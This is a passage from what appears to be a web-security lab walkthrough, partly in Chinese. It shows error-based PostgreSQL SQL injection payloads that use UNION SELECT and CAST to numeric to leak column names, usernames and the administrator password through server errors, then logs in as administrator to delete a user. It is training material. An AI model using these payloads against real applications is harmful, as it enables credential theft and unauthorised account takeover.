23 This will retrieve the username field:
24
25 ' UNION SELECT NULL,NULL, NULL, NULL, CAST(column_name as numeric), NULL, NULL, NULL FROM information_schema.columns WHERE table_name='users' --
26
27 This will retrieve the name of the user
28
29 ' UNION SELECT NULL, NULL, NULL, NULL, CAST(username as numeric), NULL, NULL, NULL FROM users --
30
31 This query will give us an int
32
33 ' UNION SELECT NULL,NULL, NULL, NULL, CAST(username as numeric), CAST(password as numeric), NULL, NULL FROM users --
34
35 java.io.IOException: org.postgresql.util.PSQLException: ERROR: column &quot;password&quot; does not exist
36 Hint: Perhaps you meant to reference the column &quot;users.password&quot;:.
37 Position: 106
38
39 now we can use the final one
40
41
42 ' UNION SELECT NULL,NULL, NULL, NULL, CAST(password as numeric), NULL, NULL, NULL FROM users --
43
44

```



```
Content-Type: application/xhtml+xml,application/javascript;q=0.9,image/avif,image/webp,image/*;q=0.8,application/signed-exchange;q=0.9
Host: 10.10.10.10
Origin: http://10.10.10.10
Referer: http://10.10.10.10/
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*;q=0.8,application/signed-exchange;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

35     </span>
36   </div>
37 </div>
38 </section>
39 </div>
40 <div theme="">
41   <section class="maincontainer">
42     <div class="container is-page">
43       <header class="navigation-header">
44       </header>
45       <h4>
46         Internal Server Error
47       </h4>
48       <p class="is-warning">
49         java.io.IOException: org.postgresql.util.PSQLException: ERROR: invalid input
50         syntax for type numeric: "92j63wfnd4lfs676138"
51       </p>
52     </div>
53   </section>
54 </div>
55 </body>
56 </html>
```

五、登陆、删除carlos用户

# Login

Username

administrator

Password

.....

Log in

---

# Users

- carlos - [Delete](#)
  - wiener - [Delete](#)
-

五，拿到管理员账户密码后登陆，删除Carlos的账户